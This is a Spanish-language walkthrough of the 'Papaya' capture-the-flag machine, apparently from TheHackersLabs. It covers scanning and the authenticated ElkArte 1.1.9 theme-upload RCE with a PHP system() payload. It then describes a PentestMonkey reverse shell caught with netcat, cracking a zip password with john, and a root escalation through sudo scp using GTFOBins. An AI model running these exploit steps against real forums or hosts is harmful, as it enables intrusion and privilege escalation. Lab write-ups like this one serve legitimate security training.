# PAPAYA

## CONECTIVIDAD

```
ping -c1 192.168.0.29
```

```
└─# ping -c1 192.168.0.29
PING 192.168.0.29 (192.168.0.29) 56(84) bytes of data.
64 bytes from 192.168.0.29: icmp_seq=1 ttl=64 time=1.18 ms

── 192.168.0.29 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.176/1.176/1.176/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.29

IP DE LA MÁQUINA ATACANTE 192.168.0.22

LINUX- ttl=64


## ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.29
```

```
└─# nmap -p- -Pn -sVC --min-rate 5000 192.168.0.29 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-08 17:41 EDT
Nmap scan report for papaya.thl (192.168.0.29)
Host is up (0.0017s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp
| fingerprint-strings:
|   GenericLines:
|     220 Servidor ProFTPD (Debian) [::ffff:192.168.0.29]
|     Orden incorrecta: Intenta ser m
|     creativo
|     Orden incorrecta: Intenta ser m
|_    creativo
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 bb:05:10:69:18:eb:e3:44:2c:a7:68:98:d0:97:01:20 (ECDSA)
|_  256 65:41:aa:54:a6:b7:f7:2a:04:2e:c4:6a:c0:4d:10:35 (ED25519)
80/tcp open  http    Apache httpd 2.4.59
|_http-server-header: Apache/2.4.59 (Debian)
```

Puertos abiertos 21,22 y 80

Añadimos papaya.thl a /etc/hosts




Vemos que tenemos ElkArte 1.1.9.

Es un sistema de foros de código abierto diseñado para facilitar la creación de comunidades en línea. Como cualquier software de foros, ElkArte permite a los usuarios crear temas de discusión, responder a mensajes y gestionar una comunidad.

Esta versión es vulnerable.

```
└─# searchsploit ElkArte 1.1.9
------------------------------------------------------------------------------ ---------------------------------
Exploit Title                                                                | Path
------------------------------------------------------------------------------ ---------------------------------
ElkArte Forum 1.1.9 - Remote Code Execution (RCE) (Authenticated)            | php/webapps/52026.txt
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

```
└─# searchsploit -m php/webapps/52026.txt
  Exploit: ElkArte Forum 1.1.9 - Remote Code Execution (RCE) (Authenticated)
      URL: https://www.exploit-db.com/exploits/52026
     Path: /usr/share/exploitdb/exploits/php/webapps/52026.txt
    Codes: N/A
 Verified: False
File Type: ASCII text
Copied to: /home/kali/Desktop/TheHackersLabs/Papaya/52026.txt
```


```
└─# cat 52026.txt
# Exploit Title : ElkArte Forum 1.1.9 - Remote Code Execution (RCE) (Authenticated)
# Date: 2024-5-24
# Exploit Author: tmrswrr
# Category: Webapps
# Vendor Homepage: https://www.elkarte.net/
# Software Link : https://github.com/elkarte/Elkarte/releases/download/v1.1.9/ElkArte_v1-1-9_install.zip
# Version : 1.1.9


1) After login go to Manage and Install theme > https://127.0.0.1/ElkArte/index.php?action=admin;area=theme;sa=admin;c2e3e39a0d=276c2e3e39a0d65W2qg1voAFfX1yNc5m
2) Upload test.zip file and click install > test.zip > test.php > <?php echo system('id'); ?>
3) Go to Theme Setting > Theme Directory > https://127.0.0.1/ElkArte/themes/test/test.php
Result : uid=1000(ElkArte) gid=1000(ElkArte) groups=1000(ElkArte) uid=1000(ElkArte) gid=1000(ElkArte) groups=1000(ElkArte)
```


Nos vamos a la pestaña de login y probamos con varias combinaciones hasta que tenemos éxito con admin/password

Nos vamos a admin y nos vuelve a pedir la contraseña.

Pulsamos abajo de todo en Theme Management

En la foto siguiente se indica donde debemos cargar nuestro archivo






**Creamos el archivo test.php**

**nano test.php**

**Escribimos el siguiente código dentro de test.php**


**<?php echo system('id'); ?>**


**En la misma terminal, creamos el archivo comprimido test.zip que contenga el archivo test.php:**

**zip test.zip test.php**


**adding: test.php (stored 0%)**

**En instalar new theme, cargamos el test.zip**







**Ahora si vamos al navegador con http://papaya.thl/themes/test/test.php**




## EXPLOTACIÓN


**Hacemos el mismo procedimiento pero cargamos la shell sacada de PentestMonkey**



**Nos ponemos a la escucha por netcat en el 4444**

**En el navegador nos vamos a http://papaya.thl/themes/shell/**


Pulsamos y obtenemos conexión




Tratamos la TTY

- script /dev/null -c bash
- ctrl+Z
- stty raw -echo; fg
  reset xterm
- export TERM=xterm
- export SHELL=bash
- ssty size
35 167
- stty rows 35 columns 167

## ESCALADA DE PRIVILEGIOS

Investigando directorios vemos que en /opt, tenemos un pass.zip

```
www-data@papaya:/opt$ ls -la
ls -la
total 12
drwxr-xr-x  2 root root 4096 Jul  2 17:15 .
drwxr-xr-x 18 root root 4096 Jul  2 16:08 ..
-rwxr-xr-x  1 root root  173 Jul  2 17:14 pass.zip
www-data@papaya:/opt$
```

Montamos un server en la víctima

```
python3 -m http.server 8080
```

Y en local con wget



Extraemos el archivo zip protegido

```
zip2john pass.zip > pass.hash
```

ver 2.0 pass.zip/pass.txt PKZIP Encr: cmplen=23, decmplen=11, crc=EEA46B01 ts=89BB cs=eea4 type=0

Y ahora con john

```
john pass.hash --wordlist=/usr/share/wordlists/rockyou.txt
```




```
unzip pass.zip
Archive:  pass.zip
[pass.zip] pass.txt password:
```

**extracting: pass.txt**

**cat pass.txt**
**papayarica**

**Nos hacemos papaya**

**www-data@papaya:/home$ su papaya**
**su papaya**
**Password: papayarica**

**papaya@papaya:/home$**

**Buscamos permisos sudo**

```
papaya@papaya:/home$ sudo -l
sudo -l
Matching Defaults entries for papaya on papaya:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User papaya may run the following commands on papaya:
    (root) NOPASSWD: /usr/bin/scp
papaya@papaya:/home$
```

**Consultando en https://gtfobins.github.io/gtfobins/scp/#sudo**

```
papaya@papaya:/home$ TF=$(mktemp)
echo 'sh 0<&2 1>&2' > $TF
chmod +x "$TF"
sudo scp -S $TF x y:TF=$(mktemp)
echo 'sh 0<&2 1>&2' > $TF
chmod +x "$TF"
papaya@papaya:/home$ echo 'sh 0<&2 1>&2' > $TF
papaya@papaya:/home$ chmod +x "$TF"
papaya@papaya:/home$ sudo scp -S $TF x y:
sudo scp -S $TF x y:sudo scp -S $TF x y:
# whoami
whoami
root
#
```